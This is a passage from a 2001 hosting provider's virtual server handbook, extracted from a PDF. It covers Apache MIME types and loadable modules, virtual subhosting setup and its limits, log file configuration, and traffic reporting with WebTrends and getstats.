                              http://hoohoo.ncsa.uiuc.edu/docs/setup/access/Overview.html


                              The MIME Types File (mime.types)
                              The MIME Types configuration file determines how your Virtual Server's
                              web server maps filename extensions to MIME types that are returned to
                              the browser. Your browser then maps these MIME types to "helper"
                              applications or in-line plug-ins. Though the default "mime.types"
                              configuration file includes a definition of the most common known MIME
                              types, you are free to modify the file to add support for any additional
                              MIME type that you desire.

                              To add a new MIME type definition
                              1. Append the definition to the existing MIME types in the file in the
                                  following format:
                                 type/subtype extension1 extension2 … extensionN
                                 (Where "type/subtype" is the MIME type of the document whose
                                      filename ends with one of the extensions listed.)

                              Note: Lines beginning with a "#" are comment lines ignored by the web
                              server.

                              The extension list includes any number of space separated filename
                              extensions. Examples of MIME type entries can be found in the default
                              MIME types file included with your Virtual Web Service.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                             100
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Using Apache Loadable
                              Modules
                              The Apache Web Server has become the most popular web server due to its
                              modular design that gives web administrators and developers tremendous
                              power and flexibility.
                              A module is a piece of code written to the Apache API specifications which
                              is loaded in the following ways:
                              !   Dynamically-loaded in the httpd.conf.
                              !   Statically-loaded in the compiled httpd daemon.
                              With its modular design and API, third party developers can create modules
                              that are loaded with the httpd to add power to the Web Server. Apache
                              modules exist for applications such as PERL, PHP and MIVA. By making
                              these modules available to the web server (via dynamic loading), your web
                              server can internally process instruction sets rather than relying on external
                              applications, increasing the speed at which your web server responds to
                              requests.


                              Listing Statically-linked modules
                              The following modules are statically linked in the Apache version 1.2.6,
                              currently running on your Virtual Server:
                              http_core
                              apache_ssl
                              mod_access
                              mod_actions
                              mod_alias
                              mod_auth
                              mod_auth_dbm
                              mod_browser
                              mod_cgi
                              mod_dir
                              mod_frontpage
                              mod_imap
                              mod_include
                              mod_log_agent
                              mod_log_config
                              mod_log_referer
                              mod_mime
                              mod_rewrite
                              mod_so
                              mod_userdir

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                101
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION


                              For a description of Apache modules, see:
                              http://www.apache.org/docs/mod/


                              Using Dynamically-Loaded Modules
                              Interplug has custom developed aspects of the Apache 1.2.6 for your Virtual
                              Server. A key feature developed is the support for dynamically loading
                              modules. The ability to dynamically load modules is known as "DSO"
                              support. The ~/www/modules directory contains Apache modules that
                              you can add to your web server dynamically:

                              Defining Apache Working-Group Modules
                              mod_asis - http://www.apache.org/docs/mod/mod_asis.html
                              mod_auth_db - http://www.apache.org/docs/mod/mod_auth_db.html
                              mod_digest - http://www.apache.org/docs/mod/mod_digest.html
                              mod_env - http://www.apache.org/docs/mod/mod_env.html
                              mod_expires - http://www.apache.org/docs/mod/mod_expires.html
                              mod_headers - http://www.apache.org/docs/mod/mod_headers.html
                              mod_info - http://www.apache.org/docs/mod/mod_info.html
                              mod_negotiation - http://www.apache.org/docs/mod/mod_negotiation.html
                              mod_status - http://www.apache.org/docs/mod/mod_status.html
                              mod_usertrack - http://www.apache.org/docs/mod/mod_usertrack.html

                              Defining Third-Party Modules
                              mod_perl - http://perl.apache.org/
                              mod_php3-module - http://www.php.net/
                              mod_php3-module-gd - http://www.php.net/
                              mod_php3-module-msql - http://www.php.net/
                              mod_php3-module-msql-gd - http://www.php.net/

                              Learning about Modules in Development
                              mod_php3-module-mysql
                              mod_php3-module-mysql-imap
                              mod_fastcgi - http://fastcgi.idle.com/
                              mod_miva - http://www.miva.com/


                              Loading the Dynamically-Loadable
                              Modules
                              Dynamic modules are loaded in the ~/www/conf/httpd.conf file.
                              LoadModule is used at the top of the httpd.conf file (so the module
                              loads before any instructions are passed to it).


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            102
VIRTUAL SERVER HANDBOOK                                                       INTERPLUG CORPORATION


                              To load a dynamically-loadable module
                              1. From the beginning of the httpd.conf file, enter
                                 LoadModule module filename
                              For more details on the LoadModule command see:
                              http://www.apache.org/docs/mod/mod_so.html#loadmodule
                              The following is an example:
                                 LoadModule env_module modules/mod_env.so
                                 LoadModule block_module modules/mod_block.so

                              Note: The modules directory is a subdirectory of the ServerRoot
                              directory (~/usr/local/etc/httpd). The Virtual Server owns the
                              modules directory, however, the module files contained in the directory
                              are owned by root. The modules do not count against your Virtual Server
                              quota.

                              You can load most modules with just the LoadModule command. However,
                              the info and status modules require additional lines in the httpd.conf
                              file.

                              To load the info module
                              1. From the top of the httpd.conf, enter:
                                 LoadModule info_module modules/mod_info.so
                              2. After the LoadModule command, enter
                                 <Location /status>
                                 SetHandler server-status
                                 </Location>
                                 <Location /info>
                                 SetHandler server-info
                                 </Location>

                              To load the status module
                              1. From the top of the httpd.conf, enter:
                                 LoadModule status_module modules/mod_status.so
                              2. After the LoadModule command, enter
                                 <Location /status>
                                 SetHandler server-status
                                 </Location>
                                 <Location /info>
                                 SetHandler server-info
                                 </Location>

                              To use the status module for your Apache web server
                              1. Open the browser of your choice and go to:
                                  http://yourdomain.com.com/status/

                              To refresh the status of your Apache web server every ten
                              seconds
                              1. Open the browser of your choice and go to:
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                        103
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                                  http://yourdomain.com/status?refresh=10
                              To use the info module
                              1. Open the browser of your choice and go to:
                                  http://yourdomain.com/info/
                              This displays Apache web server information, such as which modules are
                              loaded and other server configuration settings.
                              If you already have a /status directory or /info directory, substitute
                              <Location /infoparameter> with whatever location you want. For instance,
                              use <Location /apacheinfo> instead. To pull up the info module with the
                              new location, use http://yourdomain.com/apacheinfo/.

                              Note: Some modules require additional accessing parameters, so be
                              sure to access the URLs listed with the modules for complete
                              documentation.


                              Compiling modules
                              You can download your own modules and compile them on your Virtual
                              Web Server. Interplug does not support compiling or debugging modules.

                              Compiling Module Checklist
                              1. Compile the module using the "shlicc2" compiler (link it using the "-r"
                                 flag). This creates a locatable object.
                              2. From your ~/www/modules directory, enter mod_xxx.
                              3. From the top of your httpd.conf, add LoadModule ...
                              4. See http://www.apache.org/docs/dso.html for more information.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            104
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Understanding Virtual Hosting
                              Virtual hosting, or sub hosting, is one of the most powerful features of the
                              Interplug Virtual Server System. With virtual hosting you can support
                              multiple domain names on a single virtual server. In other words, you can
                              host abc.com and xyz.com on the same virtual server, each with its own
                              domain name. You can give each virtual host the following unique
                              characteristics:
                              !   Create own FTP login
                              !   Access to its subdirectory only
                              !   Create E-mail addresses using its own domain name.

                              Note: Virtual Server users use virtual hosting to resell space on their
                              virtual server to generate revenue.


                              Limitations of Virtual Hosting
                              Virtual hosting or subhosting is a great feature of the Interplug Virtual
                              Server System. However, there are some limitations to this capability that
                              you should understand. These limitation include the following:
                              !   Browsers must be HTTP/1.1 compliant
                              !   Load Balancing
                              !   Shared IP address
                              !   No Telnet access
                              !   E-mail limitations
                              !   Security risks

                              Being HTTP/1.1 compliant
                              Interplug's Virtual Servers introduce HTTP/1.1 which make subhosting a
                              reality. However, to view subhosts you must have a browser that is
                              HTTP/1.1 compliant. Generally speaking, subhosts are supported by
                              Netscape Navigator 2.0+ and MSIE 3.0+. Any other browser that is
                              HTTP/1.1 compliant is also able to access virtual subhosted servers.
                              If your clients use an older browser that is not HTTP/1.1 compliant they are
                              unable to view their sites, or other sites that use virtual subhosting.

                              Balancing virtual server loads
                              A virtual server is capable of handling 30,000 to 50,000 hits per day
                              (assuming hits generally request about 5 kb of data). That is not "visitors,"
                              rather hits or requests for files. For instance, if you have five sub hosted
                              domain names, each trying to accommodate 10,000 hits per day (which
                              really is not that much if you have a graphically intensive page; one request
                              for a .gif or .jpeg equals one hit!) there is likely a slowdown that affects
                              all of your clients on the virtual server you are using to sub host.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               105
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              When a slowdown occurs, clients should reduce the number of sub hosts on
                              the virtual server by doing the following:
                              !   Upgrading one of the especially high traffic virtual hosted sites to its
                                  own virtual server
                              !   Moving some sub hosts to a less-busy virtual server.
                              Either way, proper load balancing is accomplished by clients that have a
                              feel for serious virtual sub hosting. A virtual server can only host a finite
                              number of virtual hosts due to performance reasons. The following limits
                              are recommended for virtual hosting:
                              Server A: 5 sub hosts
                              Server B: 25 sub hosts
                              Server C: 60 sub hosts

                              Sharing an IP address
                              Virtual subhosting obviously uses the resources of a single virtual server to
                              accommodate the needs of multiple web sites. Among the resources that are
                              shared is the single IP address that is associated with the virtual server.
                              Search engine "spiders" which are not HTTP/1.1 compliant are unable to
                              index the sites. Most major spiders and search engines are now HTTP/1.1
                              compliant.
                              A virtual server can only support a single Digital Certificate. This makes the
                              use of SSL difficult since all subhosts must use the same Digital Certificate
                              and only one domain name can be associated with a Digital Certificate.

                              Accessing Telnet impeded
                              A virtual subhost does not have Telnet access to the virtual server. There
                              are several ways to set up virtual server access for virtual host customers,
                              including access via:
                              !   FTP
                              !   iManager
                              !   FrontPage 2000

                              E-mail Limitations
                              There are some limitations to the e-mail capability of subhosts, namely how
                              the virtual server interprets e-mail addresses. For instance, if you send e-
                              mail to john@abc.com and john@xyz.com the virtual server views these as
                              the same address because both domain names resolve to the same IP
                              address (john@192.41.5.2). However, Interplug has developed a way to get
                              around this limitation by using a proprietary utility titled "virtmaps." Look
                              under virtmaps in the index of this handbook.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 106
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Security Risks
                              Giving CGI-BIN access to your virtually subhosted clients is a potential
                              security risk. This is because the CGIs your customers upload and execute
                              have all of the rights and privileges of the CGIs you execute. Therefore, it is
                              possible for a virtually-subhosted client, which has been granted CGI
                              privileges, to read or remove any file in your directory hierarchy. Moreover,
                              it is possible for a malicious subhosted client to crack weak passwords and
                              gain shell access to your virtual server.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               107
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Adding and setting up domains
                              To add a virtual host to your virtual server, do the following checklist:
                              !   Register the domain.
                              !   Point the domain to a name server.
                              !   Add a user account on the virtual server
                              !   Add the <VirtualHost> directives to the httpd.conf file

                              To register or point domains to your server
                              1. Go to the following URLs:
                                  http://www.interplug.com/dnscheck/ (Tool to view domain availability)
                                  http://www.interplug.com/dns.html (Tool to register new domains)

                              To add domains to your server IP address
                              1. E-Mail support@interplug.com and ask them to add a domain to your
                                 virtual server.

                              To set up a domain on your server
                              1. Run vadduser.
                              2. Create an E-mail/FTP account.
                              3. Point the FTP directory to
                                 ~/usr/local/etc/httpd/htdocs/sub_host_dir by
                                 selecting option two.
                              4. Edit the httpd.conf file.
                              5. Add a <VirtualHost> section for each virtual host


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 108
VIRTUAL SERVER HANDBOOK                                                       INTERPLUG CORPORATION


                              Adding virtual hosts to
                              httpd.conf
                              To add a virtual host, you must add information to the httpd.conf file.

                              To add Apache httpd.conf lines
                              !   From the httpd.conf file, add the following:
                                  # point blah.org to subdirectory blah
                                  <VirtualHost www.blah.org blah.org>
                                  ServerName www.blah.org
                                  ServerAdmin webmaster@blah.org
                                  DocumentRoot /usr/local/etc/httpd/htdocs/blah
                                  </VirtualHost>


                              Setting up additional options for virtual
                              hosts
                              Any option that is valid in the srm.conf and the httpd.conf can be
                              set in the <VirtualHost> section for each virtual host.

                              The "blah.org" virtual host example
                              The following lines were added:
                                 # point blah.org to subdirectory blah
                                 <VirtualHost www.blah.org blah.org>
                                       ServerName www.blah.org
                                       ServerAdmin blah@blah.org
                                       DocumentRoot /usr/local/etc/httpd/htdocs/blah
                                       TransferLog logs/blah_access
                                       ScriptAlias /cgi-bin/
                                       /usr/local/etc/httpd/htdocs/blah/cgi-bin/
                                       ErrorDocument 404 /errors/notfound.html
                                 </VirtualHost>


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                          109
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Using Other Resources for
                              Additional Information
                              URLs that you access using your favorite web browser make outstanding
                              additional resources for much of the information contained in this chapter.
                              Because some of the information is dynamic, use the URLs to access
                              information whenever possible.


                              Official Apache Web Site
                              http://www.apache.org/

                              Documentation on Directives
                              http://www.apache.org/docs/

                              Loadable Modules
                              Http://www.apache.org/docs/dso.html
                              Http://www.apache.org/docs/mod/mod_so.html
                              Http://www.apache.org/docs/misc/API.html
                              http://www.apacheweek.com/features/modulesoup/


                              Additional Apache Sources
                              http://www.apacheweek.com/
                              http://www.apacheweek.com/features/
                              http://www.apache.org/info/apache_books.html
                              If you cannot find the answers to your questions after accessing these
                              resources, please send an E-mail message to Interplug Technical Support.
                              They are more than happy to answer any questions or resolve any concerns
                              that you have.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                             110
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


  Chapter


    8
                              Managing Server Logs
                              No doubt, you are at least curious about the traffic that your web site
                              attracts. More likely, your business depends on obtaining detailed
                              information about your web site traffic, and adapting to that information.
                              Your Virtual Web Service allows you to easily obtain statistical information
                              about usage of your web site. Managing your Virtual Server logs is
                              explained in this chapter:
                              !   Configuring Log File Directives
                              !   Analyzing Log Files
                              !   Rotating and Clearing Log Files


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                             111
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Configuring Log File Directives
                              Your Virtual Web Service logs activity based on the directives you define
                              in your httpd.conf configuration file. The default directive definitions
                              should be adequate for most circumstances. However, you are free to
                              modify the directives if you need to define log file formatting, or turn off
                              the logging capability altogether.
                              When your Virtual Server is configured, the default log preferences are
                              setup and configured as follows:
                              !   ErrorLog logs      error_log
                              !   TransferLog logs access_log
                              !   AgentLog logs      access_log
                              !   RefererLog logs referer_log


                              Using the Error Log
                              Entries are appended to the Error Log if your server encounters an error
                              while it attempting to retrieve a requested resource. Use your Error Log file
                              as a diagnostic tool. Download the Error Log file from time to time and take
                              a look at what it contains. It may help you discover broken links on your
                              site or external links on someone else’s site.
                              The Error Log is completely separate from the following:
                              !   Transfer Log
                              !   Referer Log
                              !   Agent Log

                              To view the Error Log file’s latest entries
                              1. Connect to your Virtual Server via Telnet or SSH.
                              2. Make the www/logs directory your current working directory, by
                                 entering:
                                 % cd ~/www/logs/
                              3. From your log directory, enter
                                 % tail –f error_log
                              You can control the detail level of the Error Log file the LogLevel
                              directive in your httpd.conf file. For more information regarding
                              LogLevel, see the Maintaining Virtual Server Configuration Files section
                              of the previous chapter.

                              Testing the Error Log
                              Use your browser to open the following URL:
                              http://yourdomain.com/index.hmtl. As you see, we purposely misspelled the
                              resource request, so a new entry was added to your Error Log file. It
                              probably looks something like this:


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               112
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                                   [date and time] access to
                                  /usr/local/etc/httpd/htdocs/index.hmtl failed
                                  for some.remote.host, reason: File does not
                                  exist


                              Using the Transfer Log
                              If your log file is not empty, the "tail" command displays an echo of the
                              latest entries in the Transfer Log file. Each entry line represents a resource
                              request made to your Virtual Web Service.

                              To view the Transfer Log file’s latest entries
                              1. Connect to your Virtual Server via Telnet or SSH.
                              2. Make the www/logs directory your current working directory, by
                                 entering:
                                 % cd ~/www/logs/
                              3. From your log file, enter
                                 % tail –f access_log

                              Testing the Transfer Log
                              Use your web browser to access the main index page of your Virtual Server.
                              As you access the page with your browser, new log entries append to your
                              log file. The entries appear as follows::
                                  some.remote.host - user - [access date and time]
                                  "request" status bytes_sent

                              Note: You can exit the tail command by entering "Ctrl-C" at any time.


                              Transfer Log Format
                              Each entry in the Transfer Log is comprised of six specific parts, as shown
                              in the following table:
                               First part of the entry:   Represents the remote host or IP address that
                               "some.remote.host"         requested the resource.
                               Second part of the         The User ID that was required in order to access
                               entry: "user"              the requested resource. If the resource that was
                                                          requested requires no user authentication, then
                                                          this data field will be left blank.

                               Third party of the         [Enclosed by square brackets] the log entry is
                               entry: time stamp          precise to the second.
                               Fourth part of the         The resource request itself is comprised of three
                               entry:                     data fields: 1) the method of the request (GET,
                                                          POST, etc.). 2) the local URL of the resource
                               "Resource request"         requested. 3) the HTTP version used by the client
                                                          (which in most cases is HTTP/1.0).

                               Fifth part of the entry:   The HTTP Status Codes range in value from 200
                               Numeric status code        to 599. Values from 200-299 indicate successful
                               that represents the        responses. Values that range from 300-399
                               server’s response to       indicate redirection, i.e. the resource at the
                               the request                requested URL as moved to another location. Any
                                                          status code with a value of 400 or above indicates

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  113
VIRTUAL SERVER HANDBOOK                                                              INTERPLUG CORPORATION


                                                             the request encountered an error.

                                  Sixth part of the entry:
                                  Exact size (in bytes)
                                  of the requested
                                  resource

                              Consider the following example:
                                 some.remote.host - - [19/Aug/1998:13:48:56 –
                                 0600] "GET /index.html HTTP/1.0" 200 4817
                              This entry suggests that on the 19th of August 1998 at 1:48:56 in the
                              afternoon Mountain Standard Time (or some other –0600 time zone), a
                              remote host "some.remote.host" requested the URL "index.html" using an
                              HTTP/1.0 compliant browser. The server found the resource requested
                              (status code 200) and returned it to the client. The document was 4817 bytes
                              in length.

                              Note: Use the "tail" command to look at both the Referer (sic) and
                              Agent Logs.


                              Understanding the Agent and Referer
                              Logs
                              The Agent Log is simply a list of the browsers that are accessing your web
                              site. Each time a request is received by your web server, the type of browser
                              that made the request is recorded in your Agent Log.
                              Each line in the Referer Log contains a record of the document from which
                              a resource was requested, if one exists. For example, if you have a link to
                              your site from the Yahoo! TM Index and someone clicks on that link to
                              access your site, an entry is made in your Referer Log that records the click-
                              through the Yahoo! Site. Because these two files are separate from the
                              Transfer Log, it is very difficult to associate entries in the Agent Log or
                              Referer Log to specific entries in the Transfer Log.

                              Understanding the Common Log Format
                              Three directive definitions, when together, define what is known as the
                              "Separate Log Format" or "Common Log Format" for storing resource
                              request information. The Common Log Format stores the following
                              requested resource information in separate log files:
                              !     Referer (sic) information
                              !     Browser information
                              !     Agent information

                              Using the Combined Log Format
                              Most log file analysis programs analyze generated log files using the
                              Common Log Format. Some newer log file analysis programs (such as
                              WebTrends – http://www.webtrends.com/) analyze transfer log files that
                              have been stored using the Combined Log Format.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               114
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              The Combined Log Format stores the referer and agent information with the
                              resource request in the transfer log file. Using the Combined Log Format,
                              you can analyze what browsers access which resource, as well as whether or
                              not the resource request had a referring document.

                              To Switch from Common Log Format to Combined Log Format
                              1. From your httpd.conf file, "comment out" the AgentLog and
                                 RefererLog directives by placing a pound sign "#" in front of the
                                 two directive lines
                                  Or
                              2. Remove the two directive lines (not recommended).
                              3. Include a special LogFormat directive definition line in front of your
                                  current TransferLog directive line. See the example below:


                                  ErrorLog logs/error_log
                                  LogFormat "%h %l %u %t "%r" %>s %b "%{Referer}i"
                                  "{User-Agent}i""
                                  TransferLog logs/access_log
                                  # AgentLog logs/agent_log
                                  # RefererLog logs/referer_log

                              Note: There may be a LogFormat directive like the one above located
                              in your server configuration file. If the line is commented out, then
                              uncomment the line by removing the leading pound sign.

                              After you have made the modifications take a look at your Transfer Log file
                              using the "tail" command. Each entry in your Transfer Log file should
                              now look something like this:
                                  some.remote.host - - [19/Aug/1998:13:48:56 –
                                  0600] "GET /index.html HTTP/1.0" 200 4817
                                  "http://another.remote.host/path/info/document.h
                                  tml" "Mozilla/3.01 (X11; I; BSD/OS 2.0 i386)"

                              To "turn off" specific log files
                              1. Comment the line out by using by preceding the line with a "#" sign.
                                  Or
                              2. Specify the special file "/dev/null" as the target for the Log
                                 directives. For example:
                                 ErrorLog /dev/null
                                 TransferLog /dev/null
                                 AgentLog /dev/null
                                 RefererLog /dev/null


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            115
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              Analyzing Log Files
                              The amount of actual data logged in your web server log files is
                              intimidating even on relatively low traffic sites. To make any sense of the
                              data, you need a log file analysis program to process, analyze, and generate
                              reports for you. Fortunately, there are numerous programs available that
                              will do just that.


                              Using WebTrends TM
                              WebTrends (http://www.webtrends.com/) is web server log analysis
                              software that produces graphical reports of your web site traffic.
                              WebTrends is easy to use because it has a friendly interface. Configure
                              WebTrends to download your Virtual Web Service log files to your
                              computer and then create any number of professional statistical reports. The
                              generated reports can be stored locally on your computer, or can be
                              automatically uploaded back to your Virtual Server.
                              This documentation concerns version 4.2a of WebTrends, but can be
                              applied to other versions of WebTrends and Virtual WebTrends (with minor
                              modifications). Contact Interplug Technical Support for additional help
                              concerning WebTrends and your Virtual Server.
                              For each log file you want to analyze with WebTrends, you need to define a
                              log profile so that WebTrends can properly process the log.

                              Note: When you launch WebTrends for the first time, notice several
                              predefined sample log profiles which are visible in the main window of
                              the program (see example). Each one is titled "Sample Log..." and refer
                              to sample log files included with the software or located at the
                              WebTrends FTP site.


                              To create you own log profile
                              1. Launch WebTrends
                              2. Select the "New" icon (as shown in the example).
                              3. Access the Add Web Log Profile wizard.
                              4. Enter a description (or title) of the new log profile.
                              5. Enter the URL (where the log file is located).
                              6. As the value for the URL prefix, select ftp://.
                              7. Specify a hostname or IP address followed by the remote path to your
                                 log file. For example, if your Virtual Server hostname is ftp.some-
                                 domain.name and the Transfer Log file path is
                                 /www/logs/access_log, the Path definition is as follows:
                                 ftp.some-domain.name/www/logs/access_log
                              8. Enter the log file type.
                              9. Enter any descriptive phrase (Log File Description).
                              10. As the value for the Log File Format, enter:
                                  Auto-detect log file type.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              116
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                                  When this option is selected, WebTrends automatically identifies the
                                  log file format of the log file.


                              11. Select the Details… button.
                              12. From the FTP Server Login Info dialog box enter the login name and
                                  login password you use to access your Virtual Server.
                              13. To return to the Add Profile wizard, click OK.


                              14. To continue with the Add Profile wizard, click Next.
                              15. From the DNS Lookup dialog select whether or not you would like
                                  WebTrends to perform DNS lookups when it encounters an IP address
                                  in your log file.

                              Note: Using the HostNameLookups directive you can turn off DNS
                              lookups on your web server (this increases your Virtual Web Service
                              performance). Instead of performing DNS lookups on your Virtual
                              Server, WebTrends performs lookups locally on your computer (where
                              they have no impact on the performance of your Virtual Web Service).

                              16. As the Domain Name/IP Resolution Mode, select Resolve Mode,
                                  lookup all numeric IPs (see example).
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            117
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              17. Click Next.
                              18. From the Home Page dialog, ensure that whatever filenames you have
                                  specified in your DirectoryIndex directive are included (See the
                                  Virtual Web Server Configuration Files section for
                                  DirectoryIndex directive information).


                              19. In the Web Site URL text entry field, select http:// as the URL prefix.
                              20. Click Next.
                              21. From the Filters dialog, click Next. All filters (to exclude specific hosts,
                                  files, etc.)are not available with Virtual Web Trends.
                              If you are running Virtual WebTrends, the Filters dialog is the last dialog
                              (click Finish to exit the wizard).
                              If you are not running Virtual WebTrends, the final step in the Add Profile
                              wizard is the Database and Real-Time dialogs. After you exit the Add
                              Profile wizard, the new profile is displayed in the main WebTrends menu as
                              shown in the example.
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 118
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION


                              To generate a report using your new profile
                              1. From the WebTrends Log Analyzer dialog, select your new profile from
                                 the list.
                              2. From the toolbar, click Report.
                              3. From the Create Report dialog, choose the report type you want to
                                 generate from the Memorized Report Name drop down menu.


                              Note: Each of the predefined report types contains different information
                              about your Virtual web server traffic. You may want to view the Default
                              Summary report to get an idea of what a predefined report contains. If
                              you are using Virtual WebTrends, there are no predefined report types.
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            119
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              Under the Memorized Report Name field, the following five tabs are
                              available:
                              Range         Range items enable you to isolate a specified period of time
                                            within the log report.
                              Format        Format contains a number of output formats. The report
                                            generated by WebTrends is stored in the format you select.
                                            The default output is HTML, but output can be to the
                                            following:
                                            !   Microsoft Word document
                                            !   Microsoft Excel Document
                                            !   A Comma Delimited Document
                                            !   A Plain Text Document
                              Save As       Specifies where you want to store the output report. You can
                                            store it locally on your computer, or you can upload it to a
                                            remote location.
                              Mail To       Specifies where you want to store the output report. You can
                                            store it locally on your computer, or you can upload it to a
                                            remote location.
                              Style         Style items that define the stylistic display of the report, such
                                            as Title, Report Language, and Report Style (styles that
                                            modify the outlook of the report).
                              Content       Content items specify the graph(s) you want displayed or
                                            hidden as well as how many elements are considered in each
                                            graph.

                              Note: Please experiment with the settings to customize the output
                              report to your liking.

                              To store the report on your local machine
                              !   Select the file:// and use the browse button to choose a destination
                                  location.

                              To place the report (using WebTrends) on your Virtual Server
                              1. As the transfer protocol, choose ftp://
                              2. Enter your virtual server domain name
                              3. Enter the path to the destination file in the text field (as shown in the
                                 example).
                              4. Select Login…
                              5. From the FTP Server Login Info dialog, enter your Login Name and
                                 Login Password that you use to log into your Virtual Server.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 120
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              To begin generating your report
                              1. Save your report settings (so that you do not have to re-enter the data
                                 the next time you wish to generate the report).
                              2. Click Memorize…
                              3. From the Memorize Report dialog, specify a name (such as My Website
                                 Stats (HTML).
                              4. Click Save.
                              5. The next time you wish to generate a report, you can select the
                                 memorized report to load the settings you have specified.


                              6. Click Start… This action instructs WebTrends to contact your Virtual
                                 Server and download your log file. A status bar is displayed to show
                                 you the progress of the download (as shown in the example).


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              121
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              After the download, WebTrends processes the log file line by line to build
                              the report summary data and graphs. A status bar is displayed in the
                              Collecting Summary Data… dialog.


                              After WebTrends has processed the data in your log file, it builds the
                              summary report. WebTrends stores this report locally or remotely
                              depending on what you configured. As WebTrends builds, it displays the
                              progress in the Building Summary Report… dialog. After the report has
                              been built, you can view the report.


                              Additional Log Analysis Programs
                              There are a number of analysis programs available that you can install
                              directly on your Virtual Server. Most of these programs analyze your web
                              server log files in place and then create HTML, text, or e-mail reports of
                              your web server traffic. We have made several of these tools available
                              including:
                              http-analyze
                              mkstats
                              analog
                              getstats - documentation included here.
                              These software packages are bit harder to use since they must be run from
                              the command prompt but they are simple to install and free of charge. For
                              more details about log analysis software packages, see the Interplug Web
                              Site.


                              Getstats
                              You can use Getstats interactively (from the command prompt) or
                              periodically (in batch mode) using cron.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                             122
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              To use Getstats from the command prompt
                              !     From the UNIX prompt, enter the appropriate report option(s). For
                                    example:
                                    % getstats <report option>

                              Learning the types of Getstats reports
                              Currently there are twelve major types of reports Getstats can produce. You
                              can use as many options as you like to create combinations of reports. The
                              following is some of the type of reports that can be generated using getstats:

                              getstats -c (concise report)
                                  HTTP Server General Statistics
                                  Local date: Fri Feb 11 18:17:07 PM PST 1994
                                  Covers: 02/09/94 to 02/11/94 (3 days).
                                  All dates are in local time.
                                  Requests last 7 days: 4495
                                  New unique hosts last 7 days: 358
                                  Total unique hosts: 358
                                  Number of HTML requests: 1854
                                  Number of script requests: 472
                                  Number of non-HTML requests: 2169
                                  Number of malformed requests (all dates): 5
                                  Total number of all requests/errors: 4500
                                  Average requests/hour: 90.2, requests/day: 2164.7
                                  Running time: 11 seconds.

                              Note: This basic set of statistics is always output when getstats runs.
                              However, using the -c option only produces the statistics paragraph.


                              getstats -m (monthly report)
                                  HTTP Server Monthly Statistics
                                  Covers: 10/30/93 to 11/08/93 (9 days).
                                  All dates are in local time.
                                  Each mark (#) represents 1000 requests.
                                  Oct (10/30/93): 569 : #
                                  Nov (11/04/93): 2 :

